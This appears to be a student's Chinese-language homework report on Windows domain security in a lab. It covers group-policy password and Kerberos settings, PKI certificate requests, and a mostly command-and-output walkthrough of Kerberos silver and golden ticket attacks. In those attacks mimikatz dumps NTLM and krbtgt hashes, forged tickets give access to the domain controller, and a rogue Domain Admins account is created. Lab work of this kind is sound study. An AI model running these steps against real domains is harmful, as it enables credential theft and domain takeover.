

# 作业四

## 1. 密码和账户策略


### 1.1 密码策略

点击进入“组策略编辑器”，依次选择“计算机配置>windows 设置>安全设置>账户策略>密码策略”并进行相关配置即可。




### 1.2 账户锁定策略

点击进入“组策略编辑器”，依次选择“计算机配置>windows 设置>安全设置>账户策略>账户锁定策略”并进行相关配置即可。



### 1.3 Kerberos 策略

点击进入“组策略编辑器”，依次选择“计算机配置>windows 设置>安全设置>账户策略>Kerberos 策略”并进行相关配置即可。




## 2. 跨域的服务申请：PKI 数字证书申请


(1) 首先确定域控服务器和客户机时钟同步




## (2) 在 AD 上发布的 PKI 服务上授权




(3) 登录子域客户机，在客户机中打开 mmc 管理面板，添加证书模块，接着在“个人”上右键选择“所有任务>申请新证书”。



(4) 选择一个证书类型。



(5) 可以看到证书已经发布。



### 3. Kerberos 票据安全/认证协议的实现

#### 3.1 白银票据

(1) 首先获取域用户的 SID 信息。




```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\jyc_2>whoami /user

用户信息
-----

用户名      SID
=====
a\jyc_2      S-1-5-21-876686080-1725379280-1251833856-1105
```

(2) 获取域名信息。



```
Windows IP 配置

主机名          : jyc
主 DNS 后缀     : jiangyichuan08193041.com
节点类型       : 混合
IP 路由已启用   : 否
WINS 代理已启用 : 否
DNS 后缀搜索列表 : jiangyichuan08193041.com
```


(3) 尝试访问域控服务器的 C 盘，拒绝访问。



```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\jyc_2>dir \\WIN-EM84SN19S1D.jiangyichuan08193041.com\C$
拒绝访问。
```

(4) 通过 mimikatz 工具来查看当前的票据



```
mimikatz 2.2.0 x64 (oe.eo)

.#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
Start/End/MaxRenew: 2022/6/6 22:48:29 ; 2022/6/7 8:29:20 ; 2022/6/13 22:29:20

Server Name      : krbtgt/A.JIANGYICHUAN08193041.COM @ A.JIANGYICHUAN08193041.COM
Client Name      : jyc_2 @ A.JIANGYICHUAN08193041.COM
Flags 60a10000   : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 2022/6/6 22:48:29 ; 2022/6/7 8:29:20 ; 2022/6/13 22:29:20

Server Name      : krbtgt/JIANGYICHUAN08193041.COM @ A.JIANGYICHUAN08193041.COM
Client Name      : jyc_2 @ A.JIANGYICHUAN08193041.COM
```



### (5) 清空票据

```
mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list
mimikatz #
```

(6) 在域控中使用 mimikatz 获取域控的 NTLM HASH: 依次输入 privilege::debug, token::whoami, token::elevate, lsadump::sam

```
SID name : NT AUTHORITY\SYSTEM
548      {0;000003e7} 1 D 38752          NT AUTHORITY\SYSTEM      S-1-5-18      (04g, 21p)      Primary
-> Impersonated !
* Process Token : {0;0005ab11} 1 D 2192276      JIANGYICHUAN\Administrator      S-1-5-21-1701093527-403
-500      (19g, 26p)      Primary
* Thread Token : {0;000003e7} 1 D 2255720      NT AUTHORITY\SYSTEM      S-1-5-18      (04g, 21p)
elegation)

mimikatz # lsadump::sam
Domain : WIN-EM84SN19S1D
SysKey : aae24b550cdc2f4a0c879ee9b0139674
Local SID : S-1-5-21-1330270955-3209658398-3083164951

SAMKey : 31b63dfd60e30a1a66c85232d3b8af77

RID : 000001f4 (500)
User : Administrator
Hash NTLM: e9516120a02ef33874d52d959421fb09

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount
```

(7) 在客户机中利用 mimikatz 工具生成白银票据并注入内存: kerberos::golden /domain:jiangyichuan08193041.com/sid:S-1-5-21-876686080-1725329280-1251833856 /target:WIN-EM84SN19S1D.jiangyichuan08193041.com /service:cifs /rc4:e9516120a02ef33874d52d959421fb09 /user:jyc\_2 /ptt

```
mimikatz 2.2.0 x64 (oe.eo)
Microsoft Windows [版本 10.0.17763.107]
(c) 2018 Microsoft Corporation. 保留所有权利。

C:\Users\administrator\Desktop\mimikatz_trunk\x64>mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.##.##. 'A La Vie, A L'Amour' - (oe.eo)
## / \ ## /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz # kerberos::golden /domain:jiangyichuan08193041.com/sid:S-1-5-21-876686080-1725329280-1251833856 /target:WIN-EM84SN19S1D.jiangyichuan08193041.com /service:cifs /rc4:e9516120a02ef33874d52d959421fb09 /user:jyc_2 /ptt
User : jyc_2
Domain : jiangyichuan08193041.com/sid:S-1-5-21-876686080-1725329280-1251833856
ServiceKey: e9516120a02ef33874d52d959421fb09 - rc4_hmac_nt
Service : cifs
Target : WIN-EM84SN19S1D.jiangyichuan08193041.com
Lifetime : 2022/6/6 23:49:16 ; 2032/6/3 23:49:16 ; 2032/6/3 23:49:16
-> Ticket : ** Pass The Ticket **

* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'jyc_2 @ jiangyichuan08193041.com/sid:S-1-5-21-876686080-1725329280-1251833856' successfully submitted for current session

mimikatz #
```

(8) 票据生成成功，此时再去访问域控服务器的 C 盘就可以访问了。

```
C:\Users\jyc_2>dir \\WIN-EM84SN19S1D.jiangyichuan08193041.com\C$
驱动器 \\WIN-EM84SN19S1D\C 中的卷没有标签。
卷的序列号是 FA6A-DFF8

\\WIN-EM84SN19S1D\C 的目录

2022/05/23  10:33    <DIR>          inetpub
2018/09/15  15:19    <DIR>          PerfLogs
2022/05/01  23:17    <DIR>          Program Files
2018/09/16  00:06    <DIR>          Program Files (x86)
2022/05/01  23:32    <DIR>          Users
2022/05/23  14:48    <DIR>          Windows
               0 个文件             0 字节
               6 个目录 52,190,208,000 可用字节
```

## 3.2 黄金票据

(1) 首先获取域用户的 SID。

```
C:\Users\jyc_2>whoami /user

用户信息
-----

用户名  SID
=====
a\jyc_2  S-1-5-21-876686080-1725379280-1251833856-1105

C:\Users\jyc_2>
```

(2) 接着获取客户机的域名。

```
C:\Users\jyc_2>ipconfig /all

Windows IP 配置

主机名 . . . . . : jyc
主   DNS 后缀 . . . . . : jiangyichuan08193041.com
节点类型 . . . . . : 混合
IP 路由已启用 . . . . . : 否
WINS 代理已启用 . . . . . : 否
DNS 后缀搜索列表 . . . . . : jiangyichuan08193041.com
```

(3) 接着在域控服务器上获取 krbtgt 用户的 NTLM HASH。

```
mimikatz # lsadump::lsa /patch
Domain : JIANGYICHUAN / S-1-5-21-1701093527-403334856-2064026788

RID : 000001f4 (500)
User : Administrator
LM :
NTLM : 74dc89090fe0e81f2a1eb8ec5a50a15a

RID : 000001f5 (501)
User : Guest
LM :
NTLM :

RID : 000001f6 (502)
User : krbtgt
LM :
NTLM : d771bf66133ce68ac07d103d4efafec
```

(4) 接着情况票据。

```
mimikatz 2.2.0 x64 (oe.eo)
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。
C:\Users\jyc_2\Desktop\mimikatz_trunk\x64>mimikatz.exe

#####.  mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # kerberos::purge
Ticket(s) purge for current session is OK

mimikatz # kerberos::list

mimikatz # _
```

(5) 最后伪造黄金票据:

kerberos::golden/user:administrator/domain:jiangyichuan08193041.com

/sid:S-1-5-21-1701093527-403334856-2064026788

/krbtgt:d771bf66133ce68ac07d103d4efafec /ticket:golden.kirbi /ptt

```
mimikatz # kerberos::golden /user:administrator /domain:jiangyichuan08193041.com
/sid:S-1-5-21-1701093527-403334856-2064026788 /krbtgt:d771bf66133ce68ac07d103d4
efafec /ticket:golden.kirbi /ptt
User      : administrator
Domain    : jiangyichuan08193041.com (JIANGYICHUAN08193041)
SID       : S-1-5-21-1701093527-403334856-2064026788
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: d771bf66133ce68ac07d103d4efafec - rc4_hmac_nt
Lifetime  : 2022/6/7 0:34:52 ; 2032/6/4 0:34:52 ; 2032/6/4 0:34:52
-> Ticket : ** Pass The Ticket **

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Golden ticket for 'administrator @ jiangyichuan08193041.com' successfully submit
ted for current session
```

(6) 票据构造成功, 票据传递。

```
mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK
```

(7) 查看票据。

```
mimikatz # kerberos::list

[00000000] - 0x00000017 - rc4_hmac_nt
Start/End/MaxRenew: 2022/6/7 0:34:52 ; 2032/6/4 0:34:52 ; 2032/6/4 0:34:52
Server Name       : krbtgt/jiangyichuan08193041.com @ jiangyichuan08193041.co
m
Client Name       : administrator @ jiangyichuan08193041.com
Flags 40e00000    : pre_authent ; initial ; renewable ; forwardable ;
```




(8) 重新访问 C 盘，发现可以访问。

```
C:\Users\jyc_2>dir \\WIN-EM84SN19S1D.jiangyichuan08193041.com\C$
驱动器 \\WIN-EM84SN19S1D\C 中的卷没有标签。
卷的序列号是 FA6A-DFF8

\\WIN-EM84SN19S1D\C 的目录

2022/05/23  10:33    <DIR>          inetpub
2018/09/15  15:19    <DIR>          PerfLogs
2022/05/01  23:17    <DIR>          Program Files
2018/09/16  00:06    <DIR>          Program Files (x86)
2022/05/01  23:32    <DIR>          Users
2022/05/23  14:48    <DIR>          Windows
               0 个文件             0 字节
               6 个目录  52,190,208,000 可用字节
```

(9) 最后尝试创建一个 cumtjyc 的域控服务器的管理账号，最后创建成功。



```
C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
版权所有 (c) 2009 Microsoft Corporation。保留所有权利。

C:\Users\jyc_2>net user cumtjyc CUMIttest... /add /domain
这项请求将在域 jiangyichuan08193041.com 的域控制器处理。

命令成功完成。

C:\Users\jyc_2>net group "domain admins" cumtjyc /add /domain
这项请求将在域 jiangyichuan08193041.com 的域控制器处理。

命令成功完成。

C:\Users\jyc_2>net group "domain admins" /domain
这项请求将在域 jiangyichuan08193041.com 的域控制器处理。

组名      Domain Admins
注释      指定的域管理员

成员


-----
Administrator      cumtjyc
命令成功完成。

C:\Users\jyc_2>
```

